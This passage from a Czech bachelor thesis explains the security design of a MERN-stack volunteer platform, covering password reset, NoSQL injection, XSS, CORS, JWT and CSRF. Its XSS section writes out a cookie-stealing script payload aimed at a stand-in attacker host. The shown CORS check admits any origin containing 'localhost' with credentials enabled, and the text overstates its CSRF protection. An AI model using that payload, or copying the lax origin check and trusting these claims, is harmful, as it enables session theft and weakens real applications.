5. **Odstranění tokenu z databáze po úspěšné změně hesla.** Po úspěšném nastavení nového hesla je token z databáze odstraněn, čímž se zajistí, že stejný token nemůže být použit opakovaně. To je důležité, protože i když má token krátkou platnost, jeho opakované použití by mohlo představovat bezpečnostní riziko.

```
1 user.resetPasswordToken = undefined;  
2 user.resetPasswordExpires = undefined;
```

Zdrojový kód 8.11 Odstranění tokenu pro reset hesla

6. **Hashování nového hesla před uložením do databáze.** Nově zadané heslo je opět bezpečně hashováno pomocí *bcrypt* se stejnými parametry jako při registraci, čímž se zachovává konzistentní úroveň zabezpečení pro všechna hesla v systému.

```
1 user.password = await bcrypt.hash(password, 12);
```

Zdrojový kód 8.12 Hashování hesla

Tento vícestupňový přístup zajišťuje, že pouze legitimní uživatel s přístupem k registrované e-mailové schránce může resetovat heslo. Časové omezení platnosti tokenu a jeho jednorázové použití minimalizuje riziko zneužití v případě, že by byl token jakýmkoli způsobem prozrazen. Zároveň je celý proces pro uživatele jednoduchý a intuitivní, což podporuje jeho používání namísto nebezpečných alternativ.

8.3 Ochrana proti NoSQL injection

S rostoucí popularitou NoSQL databází, jako je MongoDB, se objevily i nové typy bezpečnostních hrozeb. MongoDB je dokumentově orientovaná databáze, která ukládá data ve formátu podobném JSON (BSON), což přináší flexibilitu, ale také specifické bezpečnostní výzvy. Zatímco klasické SQL injection útoky jsou dobře známé, NoSQL injection představuje pro mnoho vývojářů nový typ hrozby.

NoSQL injection je technika, kdy útočník vkládá škodlivý kód do dotazů směřujících do NoSQL databáze, často s cílem obejít autentizaci, získat neautorizovaný přístup k datům nebo je upravit. Na rozdíl od tradičních SQL databází, kde injekce často znamená vložení SQL příkazů, NoSQL injekce typicky zahrnuje manipulaci s objekty (například v případě MongoDB s objekty ve formátu JSON).

Dobrovolnická platforma používá MongoDB jako primární databázi a implementuje několik preventivních mechanismů proti NoSQL injection útokům:

8.3.1 Sanitizace vstupních dat

Základním principem ochrany proti jakémukoliv typu injection útoku je nikdy nedůvěřovat uživatelským vstupům. Proto jsou všechna data přicházející od uživatele důkladně validována a sanitizována před jejich použitím v dotazech na databázi. K tomuto účelu je využívána knihovna *express-validator*, která poskytuje sadu nástrojů pro validaci a sanitizaci dat v Node.js aplikacích. Tento proces zahrnuje:

1. **Definici striktních validačních pravidel** pro všechny vstupní pole. Každé pole formuláře nebo parametr API požadavku má jasně definovaná pravidla určující povolený typ dat, maximální délku, povinnost vyplnění a další specifické požadavky. Například pole pro email musí odpovídat formátu e-mailové adresy, pole pro heslo musí obsahovat, velké písmeno, malé písmeno, speciální znak a číslo.
2. **Aplikaci validace jako middleware** – tedy jako vrstvu mezi přijetím požadavku od klienta a jeho zpracováním v controllerech. Middleware v Express.js je funkce, která má přístup k objektu požadavku (request), objektu odpovědi (response) a následující middleware funkci v cyklu požadavek-odpověď. Díky tomuto přístupu jsou vstupní data ověřena ještě předtím, než se s nimi začne jakkoliv pracovat.
3. **Systematickou kontrolu výsledků validace** v každém controlleru. Po aplikaci validačních pravidel jsou výsledky validace zkontrolovány a v případě neplatných dat je klientovi vrácena odpovídající chybová zpráva s HTTP stavovým kódem 400 (Bad Request). Tím se zamezí dalšímu zpracování potenciálně nebezpečných dat.
4. **Sanitizaci vstupních řetězců**, která zahrnuje odstranění nebo escapování potenciálně nebezpečných znaků.
 - `trim()` odstraňuje bílé znaky na začátku a konci řetězce, které by mohly být použity k obcházení filtrů
 - `escape()` převádí speciální HTML znaky na jejich bezpečné ekvivalenty – například `<` se změní na `<`
 - `normalizeEmail()` standardizuje formát e-mailových adres a odstraňuje potenciálně nebezpečné znaky

8.3.2 Použití mongoose schémat

I když MongoDB samo o sobě nabízí schemeless databázi (tj. dokumenty ve stejné kolekci nemusí mít shodnou strukturu), aplikace využívá mongoose ODM (Object Document Mapper). *Mongoose* je populární knihovna pro Node.js, která přidává vrstvu struktury a validace nad MongoDB a funguje jako prostředník mezi aplikačním kódem a databází. Z bezpečnostního hlediska přidává mongoose dodatečnou vrstvu ochrany tím, že:

1. **Definuje pevná schémata pro dokumenty** v databázi s explicitními typy a omezeními. Schéma je v podstatě blueprint pro dokumenty, který přesně určuje, jaké pole mohou dokumenty obsahovat, jakého typu musí být hodnoty těchto polí a jaká omezení pro ně platí. Například schéma uživatele může vypadat takto:

```
1 fullName: {
2   type: String,
3   required: [true, 'Celé jméno je povinné'],
4   trim: true
5 },
6 email: {
7   type: String,
8   required: [true, 'Email je povinný'],
9   unique: true,
10  lowercase: true,
11  trim: true
12 },
13 password: {
14   type: String,
15   required: [true, 'Heslo je povinné'],
16 },
```

Zdrojový kód 8.13 Příklad schématu uživatele

2. **Automaticky validuje data před jejich uložením** do databáze podle definovaného schématu. Při každé operaci zápisu (vytvoření nebo aktualizace dokumentu) mongoose ověří, zda data odpovídají schématu. Pokud ne, operace selže a do databáze se nic neuloží. Tím se zamezí vložení neplatných nebo potenciálně škodlivých dat.
3. **Automaticky zpracovává a čistí vstupní data** před uložením. Funkce jako `trim()` automaticky odstraňují bílé znaky na začátku a konci řetězců, což zabraňuje chybám a nekonzistencím v datech. Mongoose také nabízí tzv. middleware hooks, které umožňují definovat vlastní funkce pro zpracování dat před uložením nebo po načtení z databáze.

4. **Poskytuje bezpečné metody pro dotazování databáze**, které minimalizují riziko injection útoků. Místo přímého sestavování dotazů jako řetězce (což by bylo náchylné k injekci) mongoose používá objektovou notaci pro definici dotazů. Například místo dotazu jako řetězce "find all where name = "+ userInput (což by bylo zranitelné vůči injekci), mongoose používá objekty: name: userInput.

Tyto vrstvy ochrany společně výrazně minimalizují riziko NoSQL injection útoků. V kombinaci s předchozí vrstvou validace vstupů vytváří robustní bezpečnostní bariéru, která chrání integritu a důvěrnost dat v databázi.

8.4 Prevence Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) představuje jednu z nejrozšířenějších a nejnebezpečnějších zranitelností webových aplikací. Jde o typ útoku, při kterém útočník dokáže vložit škodlivý skript (nejčastěji JavaScript) do obsahu webové stránky, která je následně zobrazena jiným uživatelům.

Když uživatel navštíví takto „infikovanou“ stránku, jeho prohlížeč spustí vložený škodlivý kód jako součást legitimní stránky. Tento kód má pak přístup ke všemu, k čemu má přístup běžný JavaScript na stránce – včetně cookies, tokenů a dalších citlivých dat. Útočník tak může například ukrást přihlašovací údaje, přesměrovat uživatele na podvodné stránky nebo provádět akce jménem uživatele.

Představme si například dobrovolnickou aplikaci, kde by uživatelé mohli přidávat komentáře k událostem. Bez ochrany proti XSS by útočník mohl do komentáře vložit škodlivý JavaScript kód (například '`<script>document.location="https://zlovolnyserver.cz/?cookies="+document.cookie</script>`'). Když by kdokoli tento komentář zobrazil, jeho prohlížeč by automaticky odeslal jeho cookies útočníkovi, který by je mohl použít k získání neoprávněného přístupu k jeho účtu.

Dobrovolnická platforma implementuje několik úrovní ochrany proti XSS útokům:

Automatická ochrana React – Frontend aplikace je vytvořen s využitím knihovny React, moderního JavaScript frameworku od Facebooku, který nabízí vestavěné bezpečnostní mechanismy:

1. **Automaticky escapuje všechny hodnoty** vykreslované do DOM. To znamená, že pokud by se aplikace pokusila vykreslit řetězec obsahující HTML nebo JavaScript kód, React automaticky převede speciální znaky na jejich HTML entity. Například znak ‘<’ se změní na ‘<’, což způsobí, že prohlížeč ho zobrazí jako text ‘<’, místo aby ho interpretoval jako začátek HTML tagu. Tato jednoduchá, ale účinná technika poskytuje základní ochranu proti většině typů XSS útoků.
2. **Vynucuje oddělení kódu od dat.** React používá JSX syntaxi, která odděluje JavaScript kód od HTML struktury. Tento přístup podporuje bezpečnější programovací praktiky a snižuje riziko nechtěného vložení škodlivého kódu.
3. **Používá virtuální DOM (Document object model)**, což je abstraktní reprezentace skutečného DOM v paměti. Místo přímé manipulace s DOM, která může být zranitelná vůči XSS útokům, React pracuje s virtuálním DOM a provádí optimalizované aktualizace skutečného DOM. Tento přístup omezuje příležitosti pro injekci škodlivého kódu.

8.5 Implementace CORS

Moderní webové aplikace se často skládají z odděleného frontend kódu (běžícího v prohlížeči uživatele) a backend API (běžícího na serveru). V případě dobrovolnické platformy frontend běží na doméně `michaelprazan.xyz`, zatímco API může být na subdoméně jako `app.michaelprazan.xyz/api` nebo dokonce na zcela jiné doméně během vývoje.

Z bezpečnostních důvodů prohlížeče implementují tzv. Same-Origin Policy (SOP) – zásadu stejného původu. Tato bezpečnostní politika ve výchozím nastavení zabráňuje JavaScriptovému kódu na jedné webové stránce (například `michaelprazan.xyz`) provádět požadavky na API na jiné doméně (například `app.michaelprazan.xyz/api`). Toto omezení chrání uživatele před tím, aby škodlivé weby mohly komunikovat s API, ke kterým je uživatel přihlášen (například s internetovým bankovníctvím).

Cross-Origin Resource Sharing (CORS) je mechanismus, který umožňuje serveru explicitně oznámit prohlížeči, které domény mají povoleno komunikovat s API. Je to vlastně kontrolovaná výjimka z pravidla stejného původu. Správná konfigurace CORS je klíčová pro zabezpečení API – příliš benevolentní nastavení může otevřít cestu k útokům, zatímco příliš restriktivní může bránit legitimní funkcionalitě.

V dobrovolnické platformě zahrnuje implementace CORS:

1. Dynamickou konfiguraci povolených domén z proměnných prostředí.
2. Explicitní definici povolených HTTP metod (GET, POST, PUT, DELETE, OPTIONS).
3. Specifické nastavení povolených hlaviček, zejména Content-Type a Authorization.
4. Povolení nebo zakázání credential požadavků podle potřeb aplikace.
5. Implementaci funkcí pro ověřování původu požadavku.

```
1 const allowedOrigins = process.env.ALLOWED_ORIGINS
2   ? process.env.ALLOWED_ORIGINS.split(',').map(origin =>
3     origin.trim())
4   : ['https://michaelprazan.xyz',
5     'https://www.michaelprazan.xyz',
6     'https://localhost:3000',
7     'http://localhost:3000'];
8 const corsOptions = {
9   origin: function (origin, callback) {
10     if (!origin || origin.includes('localhost') || origin.
11       includes('127.0.0.1')) {
12       return callback(null, true);
13     }
14     if (allowedOrigins.includes(origin)) {
15       return callback(null, true);
16     } else {
17       return callback(new Error('Not allowed by CORS'));
18     }
19   },
20   credentials: true,
21   methods: ['GET', 'POST', 'PUT', 'DELETE', 'PATCH', 'OPTIONS'],
22   allowedHeaders: ['Content-Type', 'Authorization']
23 };
```

Zdrojový kód 8.14 Konfigurace CORS v aplikaci

Tato konfigurace přesně definuje, které domény mohou komunikovat s API, jaké metody HTTP a hlavičky jsou povoleny. Důležitým bezpečnostním prvkem je seznam povolených origin, který zabraňuje přístupu z neschválených webových domén.

8.6 Použití JWT tokenů

Tradiční webové aplikace často používají relační (session-based) autentizaci, kde se po přihlášení vytváří relace na serveru a uživateli se posílá identifikátor relace (typicky v cookie).

Tento přístup však má několik nevýhod - server musí udržovat stav všech relací, což může být náročné při škálování, a jak bylo zmíněno v předchozí sekci, cookies mohou být zranitelné vůči CSRF útokům (více o CSRF útocích v podkapitole 8.7).

JWT (JSON Web Tokens) představují modernější přístup k autentizaci, který řeší tyto problémy. JWT je ve své podstatě samostatný objekt dat ve formátu JSON, který je digitálně podepsán a může být volitelně i šifrován. Zjednodušeně řečeno, jde o samostatný „průkaz totožnosti“, který obsahuje informace o uživateli a jehož pravost lze ověřit bez potřeby kontaktovat databázi.

Představme si to jako speciální vstupní náramek na festival: organizátor (server) vydá náramek (token) s vaším jménem, úrovní přístupu a speciálním hologramem, který nelze padělat. Když chcete vstoupit do VIP zóny, ochranka (API endpoint) zkontroluje pravost hologramu a informace na náramku, aniž by musela volat organizátorovi a ověřovat vaši totožnost při každém vstupu.

V dobrovolnické platformě jsou JWT tokeny klíčovým mechanismem pro autentizaci a autorizaci uživatelů, který zajišťuje bezpečnou a škálovatelnou správu uživatelských relací.

8.6.1 Generování JWT tokenu

Když se uživatel úspěšně přihlásí (zadá správné přihlašovací údaje), server vygeneruje JWT token, který slouží jako digitální důkaz jeho identity. Tento proces zahrnuje několik důležitých kroků:

1. Vytvoření datové části tokenu (payload) – Server připraví objekt JSON, který obsahuje několik klíčových informací:

- **userId:** Jedinečný identifikátor uživatele, který umožní serveru rozpoznat, o kterého uživatele se jedná
- **role:** Případná role uživatele (např. běžný uživatel, organizátor, administrátor), která určuje jeho oprávnění
- **exp (expire):** Doba po kterou je token platný
- Další volitelné informace užitečné pro aplikaci

2. **Podepsání tokenu pomocí tajného klíče** – Server použije kryptografický algoritmus (v tomto případě HMAC SHA-256) a tajný klíč JWT_SECRET, který je bezpečně uložen v proměnných prostředí serveru. Tento podpis zajišťuje, že token nemůže být pozměněn, aniž by server změnu detekoval. Je to podobné jako když notář opatří dokument úřední pečeti – kdokoliv může dokument přečíst, ale nikdo ho nemůže změnit, aniž by bylo zřejmé, že s dokumentem bylo manipulováno.
3. **Nastavení doby expirace tokenu** – Pro zvýšení bezpečnosti je každý token platný pouze po omezenou dobu - v aplikaci je hodnota nastavena na 24 hodin. To znamená, že i kdyby byl token ukraden, útočník jej může použít pouze do vypršení této lhůty. Toto časové omezení představuje kompromis mezi bezpečností (kratší doba = menší okno pro zneužití) a uživatelským komfortem (delší doba = méně častá nutnost přihlášení).
4. **Kompletace a předání tokenu klientovi** – Výsledný token, který má podobu dlouhého řetězce znaků, je odeslán klientovi jako součást odpovědi na úspěšné přihlášení. Klient (webový prohlížeč) tento token uloží do localStorage a bude jej používat při každém dalším požadavku na zabezpečené části aplikace.

```
1 const token = jwt.sign(  
2   { id: user._id },  
3   process.env.JWT_SECRET, // Podepsání pomocí tajného klíče  
4   { expiresIn: '24h' } // Nastavení expirační doby  
5 );  
6 // Vytvoření a předání tokenu  
7 res.json({  
8   token,  
9   user: {  
10    id: user._id,  
11    fullName: user.fullName,  
12    email: user.email  
13  }  
14 });
```

Zdrojový kód 8.15 Generování JWT tokenu po úspěšném přihlášení

8.6.2 Struktura JWT tokenu

JWT token se běžně skládá ze tří částí oddělených tečkami:

1. **Header (hlavička)** – Obsahuje metadata o typu tokenu a použitém algoritmu pro podpis. Například:

```
1 {  
2   "alg": "HS256",  
3   "typ": "JWT"  
4 }
```

Zdrojový kód 8.16 Ukázka hlavičky JWT tokenu

2. **Payload (datová část)** – Obsahuje tvrzení (claims) o uživateli a další metadata. Například:

```
1 {  
2   "userId": "6095ef12b3f1e830d8c471a2",  
3   "role": "organizer",  
4   "exp": 1621004800  
5 }
```

Zdrojový kód 8.17 Ukázka payloadu JWT tokenu

3. **Signature (podpis)** – Kryptografický podpis vytvořený z hlavičky, datové části a tajného klíče, který zajišťuje integritu tokenu.

Výsledný token vypadá přibližně takto (různé části jsou kódovány v Base64):

```
1 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.  
2 eyJ1c2VySWQiOiI2MDk1ZWYxMmIzZjFlODMwZDhjNDcxYTIiLCJyb2x1Ijoib  
3 3JnYW5pemVyaWF0eXNjaWwMDAwMDAwLCJleHAiOjE2MjEwMDQ4MDA9.  
4 8D4o7Qxm5ABFy-BX1jnl1Y_ZozPcDKW6lZ3tWrfM2E
```

Zdrojový kód 8.18 Ukázka JWT tokenu

Je důležité si uvědomit, že zatímco tento token je podepsaný (a tedy chráněný proti neoprávněným změnám), není šifrovaný – obsah hlavičky a datové části může kdokoli dekódovat, protože jsou pouze kódovány v Base64. Proto by token nikdy neměl obsahovat citlivé informace jako hesla nebo osobní údaje.

8.6.3 Ověření JWT tokenu

Pokaždé, když uživatel přistupuje k chráněné části aplikace (například k vytvoření dobrovolnické akce), musí server ověřit platnost jeho JWT tokenu. K tomuto účelu slouží speciální middleware funkce `verifyToken`, která se vloží do cesty zpracování požadavku. Tento middleware:

1. **Extrahuje token z hlavičky Authorization požadavku.** Typicky je token součástí HTTP hlavičky ve formátu `Authorization: Bearer eyJhbG...`. Pokud hlavička chybí nebo nemá správný formát, požadavek je okamžitě odmítnut s chybou 401 (Unauthorized).
2. **Ověřuje digitální podpis tokenu** pomocí stejného tajného klíče `JWT_SECRET`, který byl použit při jeho vytvoření. Tento krok je klíčový – zajišťuje, že token nebyl po cestě změněn a že byl skutečně vydán naším serverem. Pokud by někdo zkusil token pozměnit (například změnit v něm roli uživatele z běžného uživatele na administrátora), podpis by se stal neplatným a ověření by selhalo.
3. **Kontroluje platnost (expiraci) tokenu.** Každý token obsahuje časové razítko, kdy vyprší jeho platnost. Pokud je token prošlý, server jej odmítne a uživatel se musí znovu přihlásit.
4. **Načítá uživatelská data z databáze** podle ID získaného z tokenu. Tento krok je volitelný, ale užitečný – umožňuje serveru získat aktuální informace o uživateli, které se mohly od vydání tokenu změnit (například práva nebo stav účtu).
5. **Přidává informace o ověřeném uživateli do objektu požadavku** pro další zpracování. Tím se tyto informace zpřístupní následným částem aplikace, které zpracovávají požadavek – například při vytváření nové dobrovolnické akce se automaticky nastaví její organizátor na ověřeného uživatele.

```
1 export const verifyToken = async (req, res, next) => {
2   try {
3     // Získání tokenu z hlavičky
4     const authHeader = req.headers.authorization;
5     if (!authHeader || !authHeader.startsWith('Bearer ')) {
6       return res.status(401).json({ error: 'Není poskytnut př'
```

```

        ístupový token' });
7   }
8   const token = authHeader.split(' ')[1];
9   if (!token) {
10    return res.status(401).json({ error: 'Není poskytnut př
        ístupový token' });
11  }
12  // Dekódování tokenu
13  const decoded = jwt.verify(token, process.env.JWT_SECRET);
14  // Najít uživatele podle ID z tokenu
15  const user = await User.findById(decoded.id).select('-
        password');
16  if (!user) {
17    return res.status(401).json({ error: 'Uživatel nebyl
        nalezen' });
18  }
19  // Přiřazení dat uživatele do req objektu
20  req.user = {
21    id: user._id.toString(),
22    email: user.email,
23    username: user.username
24  };
25  next();
26  } catch (error) {
27    console.error('Chyba autentizace:', error);
28    if (error.name === 'JsonWebTokenError') {
29      return res.status(401).json({ error: 'Neplatný token'
        });
30    }
31    if (error.name === 'TokenExpiredError') {
32      return res.status(401).json({ error: 'Platnost tokenu
        vypršela' });
33    }
34    res.status(500).json({ error: 'Chyba ověření autentizace'
        , details: error.message });
35  }
36  };

```

Zdrojový kód 8.19 Funkce verifyToken

8.6.4 Použití JWT v API routách

Middleware pro ověření JWT je aplikován na API routy, které vyžadují autentizaci:

1. Veřejné routy (jako seznam událostí) jsou přístupné bez autentizace.

```
1 router.get('/', getEvents);
```

Zdrojový kód 8.20 Veřejná ruta - získání všech událostí

2. Chráněné routy (vytváření, úprava a mazání událostí) vyžadují platný JWT token.

```
router.delete('/:id', verifyToken, deleteEvent)
```

Zdrojový kód 8.21 Chráněna routa - odstranění události

3. Specifické akce (jako připojení k události) jsou přístupné pouze přihlášeným uživatelem.

```
router.post('/:id/join', verifyToken, joinEvent);
```

Zdrojový kód 8.22 Zabezpečený endpoint - přihlášení na dobrovolnickou událost

4. Middleware zajišťuje, že pouze autorizovaní uživatelé mohou provádět chráněné operace.

JWT přináší několik výhod oproti tradičním metodám autentizace:

- **Statelessness** - server nemusí ukládat informace o relaci (session), což zjednodušuje škálování
- **Přenositelnost** - tokeny mohou být použity napříč různými službami
- **Bezpečnost** - token nemůže být modifikován bez znalosti tajného klíče
- **Expirace** - tokeny mají omezenou platnost, což snižuje riziko v případě jejich odcizení

8.7 Ochrana proti útokům CSRF

Cross-Site Request Forgery (CSRF) je zákeřný typ útoku, který využívá důvěru webové aplikace vůči autentizovanému uživateli. Funguje tak, že útočník přiměje nic netušícího uživatele (který je již přihlášen v cílové aplikaci) k provedení nežádoucí akce bez jeho vědomí a souhlasu.

Představme si to na jednoduchém příkladu: Uživatel je přihlášen do své bankovní aplikace v jedné záložce prohlížeče. V jiné záložce navštíví škodlivý web, který obsahuje skrytý formulář automaticky odesílající příkaz k převodu peněz na účet útočníka. Pokud bankovní

aplikace nemá implementovanu ochranu proti CSRF útokům, může tento požadavek automaticky zpracovat, protože přichází z prohlížeče přihlášeného uživatele a obsahuje platné autentizační cookies.

CSRF útoky jsou nebezpečné právě proto, že využívají legitimní relace uživatelů a mohou způsobit provedení akcí bez vědomí uživatele. V dobrovolnické platformě je ochrana proti CSRF útokům zajištěna několika vzájemně se doplňujícími mechanismy:

8.7.1 Použití JWT tokenů v hlavičce Authorization

Tradiční přístup k autentizaci pomocí cookies je náchylný k CSRF útokům, protože cookies jsou automaticky odesílány s každým požadavkem na danou doménu, i když požadavek pochází z jiného webu. JWT (JSON Web Tokens) v kombinaci s hlavičkou Authorization tento problém elegantně řeší. Na rozdíl od cookies, JWT tokeny v hlavičce Authorization nejsou automaticky odesílány prohlížečem při cross-site požadavcích, což poskytuje přirozenou ochranu proti CSRF. Aplikace proto:

1. **Ukládá JWT tokeny do localStorage místo do cookies.** localStorage je úložiště v prohlížeči, které je přístupné pouze skriptům z domény, která data uložila. Na rozdíl od cookies, data z localStorage nejsou automaticky odesílána s HTTP požadavky, což zabraňuje jejich nechtěnému použití při cross-site požadavcích.
2. **Manuálně přidává tokeny do hlaviček API požadavků** pomocí tzv. interceptorů v knihovně *axios* (populární JavaScript knihovna pro HTTP požadavky). Interceptor je v podstatě middleware, který zachytává každý odchozí požadavek a přidává do něj autorizační hlavičku s JWT tokenem. Tím je zajištěno, že pouze legitimní požadavky iniciované kódem z naší aplikace budou obsahovat platný autorizační token.
3. **Implementuje automatickou kontrolu platnosti tokenů před jejich použitím.** Před odesláním požadavku aplikace kontroluje, zda není token neplatný nebo jeho platnost vypršela. To zabraňuje odesílání požadavků s neplatnými tokeny a zároveň zlepšuje uživatelskou zkušenost tím, že uživatel je upozorněn na vypršení relace před tím, než provede akci (namísto chyby až po jejím provedení).

8.7.2 CORS konfigurace

Druhý základní pilíř ochrany proti CSRF útokům představuje správná konfigurace CORS (Cross-Origin Resource Sharing), která byla detailněji popsána v předchozí kapitole. V kontextu ochrany proti CSRF je CORS obzvláště důležitý, protože umožňuje serveru přesně specifikovat, které externí weby smí s API komunikovat. CORS konfigurační mechanismus:

1. **Validuje původ každého požadavku** (tzv. origin – doména, ze které požadavek přichází) proti seznamu explicitně povolených domén. Tato validace probíhá automaticky na úrovni prohlížeče, který nejprve odešle tzv. preflight požadavek (metodou OPTIONS), aby zjistil, zda je daný cross-origin požadavek povolen.
2. **Automaticky odmítá požadavky z nepovolených zdrojů**, aniž by se vůbec dostaly ke zpracování aplikačním kódem. Pokud požadavek přichází z domény, která není na seznamu povolených, prohlížeč ho na základě CORS hlaviček odmítne a ani neodešle skutečná data. Tím se efektivně zabrání tomu, aby škodlivé weby mohly iniciovat požadavky k našemu API.
3. **Umožňuje přesné řízení**, které domény mohou s API komunikovat, a dokonce i jaké metody (GET, POST, PUT, DELETE) a hlavičky mohou použít. Tím lze dále omezit možnosti potenciálních útočníků.
4. **Poskytuje dodatečnou vrstvu ochrany**, která funguje i v případě, že by útočník našel způsob, jak obejít první vrstvu ochrany (např. pokud by získal přístup k JWT tokenu). Správně nakonfigurovaný CORS zajistí, že požadavky z neschválených domén budou odmítnuty na úrovni prohlížeče.

Tato vícevrstvá kombinace bezpečnostních opatření vytváří robustní ochranu proti CSRF útokům. Díky tomu je prakticky nemožné, aby útočník přiměl uživatele k nevědomému provedení nežádoucích akcí v rámci aplikace, i když je uživatel přihlášen a má aktivní relaci.

9 MOŽNÉ BUDOUCÍ VYLEPŠENÍ APLIKACE

V rámci budoucího vývoje dobrovolnické platformy by bylo přínosné implementovat další funkcionality a vylepšení, které by rozšířily její možnosti a zvýšily uživatelskou přívětivost. Následující návrhy představují potenciální směry pro další rozvoj aplikace:

Gamifikační prvky - Implementace bodového systému a odznaků by motivovala uživatele k aktivnější účasti na dobrovolnických akcích. Dobrovolníci by získávali body za účast, organizátoři za úspěšné akce a všichni by mohli postupovat úrovněmi v rámci svých dobrovolnických kariér. Žebříčky neaktivnějších by podpořily přátelskou soutěživost v komunitě a zvýšily motivaci k pravidelné účasti.

Pokročilé vyhledávání - Rozšíření současných vyhledávacích funkcí o geografické filtrování podle vzdálenosti, časové dostupnosti a požadovaných dovedností by pomohlo dobrovolníkům najít akce, které přesně odpovídají jejich možnostem a preferencím. Vyhledávání by mohlo využít existující GeoJSON strukturu pro efektivnější geografické dotazy.

Systém hodnocení a reputace - Zavedení vzájemného hodnocení mezi organizátory a dobrovolníky by pomohlo budovat důvěryhodnost v komunitě. Po dokončení akce by organizátoři mohli hodnotit spolehlivost dobrovolníků, zatímco účastníci by poskytovali zpětnou vazbu na organizaci události. Tato data by se promítala do celkového skóre reputace a přispívala k vytváření spolehlivé komunity.

Evidence dobrovolnické činnosti - Vytvoření systému pro automatické sledování odpracovaných hodin s možností generování oficiálních certifikátů dobrovolnické činnosti. Tyto dokumenty by mohly sloužit jako doklad o dobrovolnické aktivitě pro školy, zaměstnavatele nebo osobní portfolio uživatele. Doplňkově by mohla být implementována možnost sdílení těchto úspěchů na profesních sítích jako LinkedIn.

Pokročilá komunikace - Rozšíření komunikačních nástrojů o interní chatovací systém, diskusní fóra a možnost vytváření skupin pro dlouhodobé projekty by posílilo interakce mezi uživateli platformy. Tyto nástroje by umožnily efektivnější koordinaci aktivit a budování silnější komunity kolem dobrovolnických iniciativ.

Analytické nástroje - Poskytnutí pokročilých statistik a přehledů pro organizátory by jim umožnilo lépe plánovat a optimalizovat dobrovolnické akce. Analýzy by mohly zahrnovat trendy účasti, demografické údaje o dobrovolnících nebo prediktivní modely pro odhad úspěšnosti plánovaných akcí.

Týmová správa akcí - Implementace možnosti přiřadit více organizátorů k jedné akci s různými úrovněmi oprávnění. Hlavní organizátor by mohl delegovat specifické aspekty organizace na další členy týmu, což by usnadnilo přípravu rozsáhlejších dobrovolnických projektů a rozložilo odpovědnost.

Propojení s externími systémy - Integrace s kalendářovými aplikacemi, sociálními sítěmi a dalšími relevantními službami by zvýšila uživatelský komfort a pomohla v propagaci dobrovolnických aktivit. Po přihlášení na akci by se událost mohla automaticky přidat do osobního kalendáře uživatele nebo by mohl jedním kliknutím sdílet svou účast na sociálních sítích.

ZÁVĚR

Cílem této bakalářské práce bylo navrhnout a implementovat webovou aplikaci, která usnadní organizaci, sdílení a vyhledávání dobrovolnických akcí na komunitní úrovni. V teoretické části byly popsány existující platformy a technologie vhodné pro vývoj webových systémů s důrazem na moderní přístupy a použitelnost. Dále byla provedena analýza požadavků a návrh struktury systému včetně volby vhodné technologické sady.

Praktická část práce se zaměřila na vývoj aplikace postavené na MERN stacku (MongoDB, Express.js, React.js, Node.js), přičemž důraz byl kladen na uživatelskou přívětivost, bezpečnost a škálovatelnost. Výsledná aplikace umožňuje registrovaným uživatelům přehledně vyhledávat a filtrovat dobrovolnické akce, přihlašovat se na ně, komunikovat pomocí komentářů, dostávat notifikace a vést si osobní profil s přehledem svých aktivit.

Mezi přínosy tohoto řešení lze zařadit zjednodušení organizace dobrovolnických aktivit, zvýšení informovanosti o dostupných událostech a podpora propojení mezi jednotlivými členy komunity. Důraz byl kladen také na bezpečnost (hashování hesel, ověření e-mailu a správa autentizace pomocí JWT).

Aplikace splňuje stanovené funkční požadavky a je plně provozuschopná, přičemž je dostupná na adrese <https://www.michaelprazan.xyz/>. Přesto existují oblasti, které nabízejí prostor pro další rozvoj a vylepšení. V závěrečné kapitole byly představeny možné směry budoucího vývoje – například implementace gamifikačních prvků, pokročilé vyhledávání nebo rozšíření komunikačních nástrojů. Tyto rozšíření by mohly významně přispět k dalšímu zlepšení uživatelského zážitku a rozšíření možností platformy.

Realizace této práce přinesla autorovi hlubší porozumění webovým technologiím, procesům návrhu a vývoje aplikací a zkušenost s řízením rozsáhlejšího softwarového projektu. Aplikace může sloužit jako základ pro budoucí iniciativy v oblasti komunitního dobrovolnictví.

SEZNAM POUŽITÉ LITERATURY

- [1] VYSKOČIL, Filip, 2023. *Dobrovolnictví a darování času*. Online. Dostupné z: <https://sancedetem.cz/dobrovolnictvi-darovani-casu>. [cit. 2025-04-16].
- [2] SCHWARZ, Tibor, 2025. *Jak se stát dobrovolníkem*. Online. Dostupné z: <https://sanceprotebe.cz/jak-se-stat-dobrovolnikem/>. [cit. 2025-04-16].
- [3] JANATOVÁ, Lucie, 2014. *Dobrovolnictví v České republice*, Technická Univerzita v Liberci. Dostupné z: <https://dspace.tul.cz/server/api/core/bitstreams/135ffaf8-bfc8-4f2b-b97b-39eb6e031918/content>. [cit. 2025-04-16].
- [4] VÝMĚNÍK, z.s., 2025. *Dobrovolnictví*. Online. Dostupné z: <https://pdzvymenik.cz/dobrovolnictvi/>. [cit. 2025-04-16].
- [5] MEDWELL, Gabriela, 2024. *Odpovědnost v dobrovolnictví*. Online. Dostupné z: <https://www.dobrovolnik.cz/dobrovolnicke-glosy-komentare/odpovednost-v-dobrovolnictvi>. [cit. 2025-04-17].
- [6] SKOPKOVA, Andrea, 2025. *Service-learning: Inspirace ze zahraničí*. Online. Dostupné z: <https://www.dobrovolnik.cz/inspirace-ze-zahranici/service-learning>. [cit. 2025-04-17].
- [7] BRONTOSAURUS, Hnutí, 2023. *Přínos seminářů Dobrovolnictví pro přírodu a krajinu*. Online. Dostupné z: <https://brontosaurus.cz/novinky/prinos-seminaru-dobrovolnictvi-pro-prirodu-a-krajinu/>. [cit. 2025-04-17].
- [8] ŠŤASTNÁ, Tereza, 2022. *Motivace adolescentů k dobrovolnictví*, Univerzita Karlova, Praha. Dostupné z: <https://dspace.cuni.cz/bitstream/handle/20.500.11956/182440/120445953.pdf?isAllowed=y&sequence=1>. [cit. 2025-04-17].
- [9] DOBROKRUH, 2025. *Dobrovolnictví - Dobrokruh*. Online. Dostupné z: <https://www.dobrokruh.cz/dobrovolnici>. [cit. 2025-04-17].
- [10] DOBROKRUH, 2025. *Komplexní asistenční program pro Vaše zaměstnance - Dobrokruh*. Online. Dostupné z: <https://dobrokruh.cz/cs/asistencni-program>. [cit. 2025-04-17].

